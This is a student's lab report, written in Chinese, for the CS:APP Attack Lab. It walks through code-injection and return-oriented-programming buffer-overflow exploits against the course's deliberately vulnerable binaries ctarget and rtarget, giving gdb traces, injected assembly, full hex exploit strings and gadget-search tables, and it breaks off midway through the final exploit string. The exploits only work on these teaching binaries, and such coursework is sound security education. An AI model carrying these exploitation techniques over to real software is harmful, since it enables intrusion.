中国科学技术大学

实验报告

计算机系统详解

Attack Lab

学生姓名: 朱云沁

学生学号: PB20061372

完成时间: 二〇二二年四月二十九日

目录

一、 简介

1. 实验目的

- 学习如何利用缓冲区溢出安全漏洞对程序发起攻击.
- 理解如何编写安全的程序, 编译器与操作系统如何增强程序的健壮性.
- 深入理解 x86-64 的调用栈与传参机制以及指令的编码方式.
- 熟练使用 `gdb`, `objdump` 等调试工具.

2. 实验要求

给定 2 个包含缓冲区溢出错误的 x86-64 二进制可执行文件, 要求基于代码注入 (CI) 或面向返回的编程 (ROP), 开发利用安全漏洞, 修改目标文件的行为.

其中, `ctarget` 存在 CI 攻击漏洞, 共有 3 个关卡; `rtarget` 存在 ROP 攻击漏洞, 共有 2 个关卡.

目标文件将调用 `getbuf` 函数, 从输入源读入字符串. 攻击者通过 “利用 (exploit) 字符串”, 使得程序从 `getbuf` 返回时, 调用 `touch1`, `touch2` 或 `touch3` 函数, 同时传入相应参数. 每关要求, 难度及分数列表如下:

Phase	Program	Level	Method	Function	Points
1	`ctarget`	1	CI	`touch1`	10
2	`ctarget`	2	CI	`touch2`	25
3	`ctarget`	3	ROP	`touch3`	25
4	`rtarget`	2	ROP	`touch2`	35
5	`rtarget`	3	ROP	`touch3`	5

表 1: Attack Lab 关卡一览

每个关卡的具体要求, 见实验过程.

3. 实验环境

本实验所有程序和命令均在以下环境执行[1]:

Machine	ASUS FH5900V Notebook PC
Processor	Intel(R) Core(TM) i7-6700HQ CPU @ 2.60Hz
Memory	4GB DDR4 2133MHz
System	Windows 10 家庭中文版, 64 位, 基于 x64
WSL Distro	Ubuntu 20.04.4 LTS
Packages	GNU Binutils 2.34, GDB 9.2.0, GCC 9.4.0, GNU Make 4.2.1

[1]详细解释参见 Bomb Lab 实验报告.

二、 实验成果



图 1: 在 WSL 中攻击 `ctarget`



图 2: 在 WSL 中攻击 `rtarget`

各关卡的 16 进制 “利用字符串”, 参见 代码清单.

三、 实验过程

1. 准备工作

将 ctarget 和 rtarget 分别反汇编, 存于 ctarget.d 和 rtarget.d 中, 以供参考.

```
$ objdump -d ctarget > ctarget.d
$ objdump -d rtarget > rtarget.d
```

在 rtarget.d 中, 搜索 start_farm 和 end_farm

```
0000000000401994 <start_farm>:
  401994: b8 01 00 00 00                movl    $1, %eax
  401999: c3                            retq

...

0000000000401ab2 <end_farm>:
  401ab2: b8 01 00 00 00                movl    $1, %eax
  401ab7: c3                            retq
```

将其中省略号部分的内容拷贝至 farm.txt 中, 得到 "gadget farm" 所有函数的小端格式机器码, 以供参考.

2. CI: Level 1

在 gdb 中, 将 ctarget 的 getbuf 函数反汇编

```
$ gdb ctarget
...
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x00000000004017a8 <+0>:     sub    $0x28,%rsp
   0x00000000004017ac <+4>:     mov    %rsp,%rdi
   0x00000000004017af <+7>:     call   0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    $0x1,%eax
   0x00000000004017b9 <+17>:    add    $0x28,%rsp
   0x00000000004017bd <+21>:    ret
End of assembler dump.
```

由实验材料可知, Gets 函数从输入源 (infile, 默认为 stdin) 读取一个字符串, 存入其参数指向的位置. 根据 x86-64 的传参机制, Gets 的第一个参数存于 rdi 中. 由于 rdi 被 getbuf 设置为 rsp, 所读取的字符串将被存入 getbuf 的栈帧中, 与栈帧顶部对齐.

getbuf 共分配了 0x28 = 40 个字节的栈缓冲区, 用于存放输入字符串. 栈帧结构如图 3 所示.



图 3: getbuf 栈帧示意图

若输入长为 48 字节的利用字符串, 使得栈缓冲区溢出, getbuf 的返回地址将被利用字符串的末 8 个字节覆盖. 当执行完函数末尾的 ret 指令, rip 将被设置为这 8 个字节. 我们的目标是将返回地址覆盖为 touch1 函数的入口地址, 达到调用 touch1 函数的效果.

将 touch1 函数反汇编

```
(gdb) disas touch1
Dump of assembler code for function touch1:
    0x00000000004017c0 <+0>:     sub    $0x8,%rsp
    ...
```

得到其地址为 0x00000000004017c0, 写作小端格式为 c0 17 40 00 00 00 00. 此即利用字符串的末 8 字节, 前 40 个字节可以是任意值, 此处统一取 00, 得到完整的利用字符串为

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
↪  00 00 00 00 00 00 00 00 00 00 00 00 00 c0 17 40 00 00 00 00 00
```

存于 phase1.txt 中.

利用实验材料中的 hex2raw 工具, 将上述字符串由 16 进制 ASCII 转化为原始字符形式, 作为 ctarget 的输入

```
$ cat phase1.txt | ./hex2raw | ./ctarget -q
```

成功通过本关卡, 输出如下

```
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
```

```
course  15213-f15
lab     attacklab
result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00
↪  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
↪  00 00 00 00 00 C0 17 40 00 00 00 00 00
```

3. CI: Level 2

攻击目标同样是 ctarget, 本关卡要求在 getbuf 函数返回时调用 touch2 函数, 同时传入参数 0x59b997fa (实验材料 cookie.txt 的内容). 应当在跳转至 touch2 前, 将 rdi 设置为 cookie 值.

自然想到在缓冲区注入代码 mov $0x59b997fa,%rdi, 通过 getbuf 末尾的 ret 指令跳转执行. 为此, 只需知道字符串的起始地址, 即 getbuf 栈帧的顶部地址. 在 gdb 中查看

```
(gdb) break *0x4017b9
Breakpoint 1 at 0x4017b9: file buf.c, line 16.
(gdb) run -q
Starting program:
↪  /home/hasined/Repositories/Computer-System/labs/attack/target1/ctarget -q
Cookie: 0x59b997fa
Type string:

Breakpoint 1, 0x00000000004017b9 in getbuf () at buf.c:16
16      buf.c: No such file or directory.
(gdb) info frame
Stack level 0, frame at 0x5561dca8:
    rip = 0x4017b9 in getbuf (buf.c:16); saved rip = 0x401976
    called by frame at 0x5561dcb8
    source language c.
    Arglist at 0x5561dc70, args:
    Locals at 0x5561dc70, Previous frame's sp is 0x5561dca8
    Saved registers:
    rip at 0x5561dca0
(gdb) info registers rsp
rsp            0x5561dc78          0x5561dc78
```

可见 rsp 为 0x5561dc78, 应当将 getbuf 的返回地址覆盖为该值.

接下来考虑如何进一步调用 touch2 函数. 根据实验材料的提示, jmp 和 call 指令的编码较为困难, 故仍应使用 ret 指令完成跳转. 只需在跳转前将 rsp 指向的值设置为 touch2 的入口地址. 在 gdb 中查看

```
(gdb) print touch2
$1 = {void (unsigned int)} 0x4017ec <touch2>
```

可见 touch2 的地址为 0x4017ec.

函数 getbuf 返回后, rsp 变为 0x5561dca8, 位于 test 函数的栈帧顶部. 我们可以通过注入代码, 将 0x5561dca8 处的内容写为 0x4017ec. 更简便的办法是通过 pushq 指令将 0x4017ec 压栈, 等效于修改 0x5561dca0 处内容并使 rsp 减去 8.

综上所述, 所需注入的三行指令为

```
mov     $0x59b997fa,%rdi
pushq   $0x4017ec
retq
```

存于 phase2.s 中. 用 gcc 汇编后, 再用 objdump 导出, 得到小端格式的机器码

```
$ gcc -c phase2.s
$ objdump -d phase2.o

phase2.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
```

完整的 16 进制利用字符串存于 phase2.txt 中.

程序跳转过程大致如图 4 所示.



图 4: phase2 的程序跳转过程

成功通过本关卡，输出如下

```
$ cat phase2.txt | ./hex2raw | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68 EC 17 40 00
        ↪  C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
        ↪  00 00 00 00 00 78 DC 61 55 00 00 00 00
```

4. CI: Level 3

攻击目标同样是 ctarget，本关卡要求在 getbuf 函数返回时调用 touch3. 根据实验材料，touch3 函数调用了 hexmatch 用于匹配字符串与 16 进制数，C 语言形式如下

```c
/* Compare string to hex represention of unsigned value */
int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}

void touch3(char *sval)
{
    vlevel = 3; /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```

故本关卡需要传入的参数为 “59b997fa”(cookie 的字符串形式). 应当在跳转至 touch3 前, 将 rdi 设置为 “59b997fa” 的首字符地址 [2].

思路与第 2 关相似: 将 getbuf 函数的返回地址覆盖为栈缓冲区起始地址 0x5561dc78. 通过在缓冲区注入代码, 首先用 mov 指令将 “59b997fa” 的首字符地址移动到 rdi, 然后用 pushq 将 touch3 的地址压栈, 最后用 retq 跳转到 touch3.

在 gdb 中易查得 touch3 函数的入口地址

```
(gdb) print touch3
$2 = {void (char *)} 0x4018fa <touch3>
```

难点在于如何存储字符串 “59b997fa”. 根据实验材料的提示, hexmatch 和 strncmp 将会在各自的栈帧中保存数据. 按照上述方法, 跳转至 touch3 函数后, rsp 仍处于 test 函数的栈帧顶部, 因此 hexmatch 和 strncmp 的栈帧极有可能与原 getbuf 函数的缓冲区重叠, 导致注入缓冲区的指令或数据被重写.

一个简便的解决方案是利用缓冲区溢出将字符串 “59b997fa” 存于 test 函数的栈帧中, 只需将利用字符串的第 49~56 个字符设为 “59b997fa”, 其 16 进制 ASCII 为 “35 39 62 39 39 37 66 61”. 此时, 参数字符串的首地址为 0x5561dca8.

完整机器码如下

```
48 c7 c7 a8 dc 61 55    /* mov     $0x5561dca8,%rdi */
68 fa 18 40 00          /* pushq   $0x4018fa */
c3                      /* retq */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00 /* 0x5561dc78 */
35 39 62 39 39 37 66 61 /* "59b997fa" */
```

存于 phase3.txt 中.

成功通过本关卡, 输出如下

```
$ cat phase3.txt | ./hex2raw | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
```

[2]由于 hexmatch 函数将字符指针 s 随机化, 通过修改 s 指向的字符串过关并不现实. 这启发我们如何编写安全的程序.

```
result  1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68 FA 18 40 00
↪  C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
↪  00 00 00 00 00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66 61
```

5. ROP: Level 2

后两个关卡的攻击目标 `rtarget` 在编译过程中启用了栈随机化, 并标记内存中的栈段为不可执行, 意味着基于代码注入的攻击失效. 欲令程序作出反常行为, 只能通过一系列现有代码片段来实现. 这些片段以 `ret` 指令结尾, 称作 garget. 实验要求使用给定的 "garget farm" 中的代码片段来完成 ROP 攻击.

本关卡继承第 2 关, 要求在 `getbuf` 函数返回时调用 `touch2` 函数, 同时传入 cookie 值. 经检验, `rtarget` 与 `ctarget` 有相似结构, 其中 `touch2`, `touch3` 函数的地址均相同.

```
(gdb) file rtarget
Load new symbol table from "rtarget"? (y or n) y
Reading symbols from rtarget...
(gdb) print touch2
$3 = {void (unsigned int)} 0x4017ec <touch2>
(gdb) print touch3
$4 = {void (char *)} 0x4018fa <touch3>
```

观察 farm.txt 中各个函数的结构, 显然并不存在 "`mov $0x59b997fa, %rdi`" 等含立即数的复杂指令. 为了将 `rdi` 设置为 `0x59b997fa`, 应当优先考虑 "`movq %rax,%rbx`" "`popq %rax`" 等编码简单的指令.

我们断言每个 gadget 由一次简单的寄存器操作和一条 `ret` 指令组成. 根据实验材料的提示, 本关卡需要 2 个 gadget, 均可在 `start_farm` 和 `mid_farm` 之间找到. 这暗示我们需要两次寄存器操作实现传参, 其过程可能为:

1. 通过 `popq` 操作, 将栈中的 cookie 值 (位于`test`函数的栈帧顶部) 弹出至某个寄存器;
2. 通过 `movq` 操作, 将 cookie 值从某个寄存器移动至 `rdi` .

为了方便寻找 gadget, 将 `popq` 和 `movq` 的编码总结如下

Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

表 2: "popq R" 的编码

Source S	Destination D							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

表 3: “movq S,D” 的编码

此外, 实验材料中还告知 ret 的编码为 “c3”, nop 的编码为 “90”, 以及若干等效于 nop 的 2 字节编码, 如表 4 所示.

Operation		Register R			
		%al	%cl	%dl	%bl
andb	R,R	20 c0	20 c9	20 d2	20 db
orb	R,R	08 c0	08 c9	08 d2	08 db
cmpb	R,R	38 c0	38 c9	38 d2	38 db
testb	R,R	84 c0	84 c9	84 d2	84 db

表 4: 等效于 “nop” 的 2 字节编码

为了正确匹配所有可能的 nop 指令, 并适应 farm.txt 的格式, 使用正则表达式查找可用的 gadget. 记字符串 S =“ (90 |20 c0 |20 c9 |20 d2 |08 c0 |08 c9 |08 d2 |08 db |38 c0 |38 c9 |38 d2 |38 db |84 c0 |84 c9 |84 d2 |84 db)*(.*\n .*)?c3”.(注意空格.)

在 start_farm 和 mid_farm 之间按正则表达式 “48 89 .{2}” + S 查找 (其中 “+” 表示连接字符串), 发现在函数 addval_273 和 setval_426 中分别匹配到结果 “48 89 c7 c3” 和 “48 89 c7 90 c3”, 对应的地址为 0x4019a2 和 0x4019c5. 对照表 3 知, 对应的汇编码均为 “movq %rax,%rdi”. 此处, 我们选用 0x4019a2 处的 gadget.

还需搜寻 “popq %rax”. 对照表 2 知, 对应的机器码为 “58”. 在 start_farm 和 mid_farm 之间按正则表达式 “58” + S 查找, 发现在函数 addval_219 和 getval_280 中均匹配到结果, 对应的地址分别为 0x4019ab 和 0x4019cc. 我们选用 0x4019cc 处的 gadget.

当最后一个 gadget 返回时, rsp 恰处于利用字符串的末 8 字节, 用 touch2 的地址覆盖即可.



图 5: 在 Visual Studio Code 中使用正则表达式

程序跳转过程大致如图 6 所示.



图 6: phase2 的程序跳转过程

综上所述, 得 16 进制的利用字符串

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
↪  00 00 00 00 00 00 00 00 00 00 00 00 00 00
cc 19 40 00 00 00 00 00 /* gadget1 (popq    %rax) */
fa 97 b9 59 00 00 00 00 /* 0x59b997fa */
```

```
a2 19 40 00 00 00 00 00 /* gadget2 (movq    %rax,%rdi) */
ec 17 40 00 00 00 00 00 /* touch2 */
```

存于 phase4.txt 中.

成功通过本关卡, 输出如下

```
$ cat phase4.txt | ./hex2raw | ./rtarget -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00 00 00
        ↪  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
        ↪  00 00 00 00 00 CC 19 40 00 00 00 00 00 FA 97 B9 59 00 00 00 00 A2 19
        ↪  40 00 00 00 00 00 EC 17 40 00 00 00 00 00
```

6. ROP: Level 3

攻击目标同样是 rtarget, 使用 ROP 方法, 但要求调用 touch3, 传入字符串 “59b997fa” 作为参数. 栈中的 “59b997fa” 有可能被 touch3 分配的缓冲区重写, 应当置于 touch3 地址之后. 目标是通过一系列 gadget 将首字符地址存入 %rdi.

根据实验材料的提示, 本关卡的官方解法共需要 8 个 gadget, 分布在整个 garget farm 中. 涉及到 movl 指令, 编码格式如表 5 所示.

Source S	Destination D							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

表 5: “movl S,D” 的编码

下面, 使用正则表达式查找可用的 gadget.

- 表达式为 “48 89 .{2}” + S, 查找到 4 条可用的 `movq` 指令, 列表如下

Function	Address	Instruction
addval_273 setval_426	0x4019a2 0x4019c5	movq %rax,%rdi
addval_190 setval_350	0x401a06 0x401aad	movq %rsp,%rax

表 6: Garget farm 中可用的 `movq` 指令

- 表达式为 “89 .{2}” + S, 查找到 12 条可用的 `movl` 指令, 列表如下

Function	Address	Instruction
addval_273 setval_426	0x4019a3 0x4019c6	movl %eax,%edi
getval_481 addval_487	0x4019dd 0x401a42	movl %eax,%edx
addval_190 addval_110 addval_358 setval_350	0x401a07 0x401a3c 0x401a86 0x401aae	movl %esp,%eax
addval_436 addval_187	0x401a13 0x401a27	movl %ecx,%esi
getval_159 getval_311	0x401a34 0x401a69	movl %edx,%ecx

表 7: Garget farm 中可用的 `movl` 指令

- 表达式为 “5[89a-f]” + S, 查找到 2 条可用的 `popq` 指令, 已在第 4 关中给出.

由于栈随机化, 无法获取参数字符串的绝对地址, 自然想到通过 `rsp` 寻址. 然而在跳转至 `touch3` 前, `rsp` 无法直接指向参数字符串, 必须设法间接寻址.

仅通过 `movq`, `movl`, `popq` 指令无法间接寻址. 注意到 farm.txt 中有如下函数

```
00000000004019d6 <add_xy>:
  4019d6: 48 8d 04 37                    leaq    (%rdi,%rsi), %rax
  4019da: c3                             retq
```

该函数将 `rdi` 和 `rsi` 相加, 结果存入 `rax`, 为相对寻址提供了途径. 大致过程如下:

1. 通过若干 gadget, 将 `rsp` 移动至 `rdi`.

2. 通过若干 gadget, 将参数字符串地址的相对偏移量从栈中弹出, 移动至 `esi`.
3. 调用 `add_xy`, 计算得参数字符串的地址, 返回至 `rax`.
4. 通过若干 gadget, 将 `rax` 移动至 `rdi`.
5. 调用 `touch3`.

之所以将偏移量移入 `esi` 而非 `edi`, 是由于将 `rsp` 移动至 `rsi` 必须经由 `movl` 指令, 使得目标寄存器的高位 4 个字节置 0. 对照表 6 和表 7, 得到一种解决方案的汇编表示

```
movq    %rsp,%rax               \* Step 1 *\
movq    %rax,%rdi
popq    %rax                    \* Step 2 *\
movl    %eax,%edx
movl    %edx,%ecx
movl    %ecx,%esi
callq   add_xy                  \* Step 3 *\
movq    %rax,%rdi               \* Step 4 *\
callq   touch3                  \* Step 5 *\
```

对于移动指令, 统一取表中第 1 个 gadget; 对于 `popq` 指令, 统一取 `0x4019cc` 处的 gadget. 计算得偏移量为 `0x48`. 于是, 得到一种可行的利用字符串

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
↪  00 00 00 00 00 00 00 00 00 00 00 00 00
06 1a 40 00 00 00 00 00 /* gadget1: movq    %rsp,%rax */
a2 19 40 00 00 00 00 00 /* gadget2: movq    %rax,%rdi */
cc 19 40 00 00 00 00 00 /* gadget3: popq    %rax */
48 00 00 00 00 00 00 00 /* 0x48 */
dd 19 40 00 00 00 00 00 /* gadget4: movl    %eax,%edx */
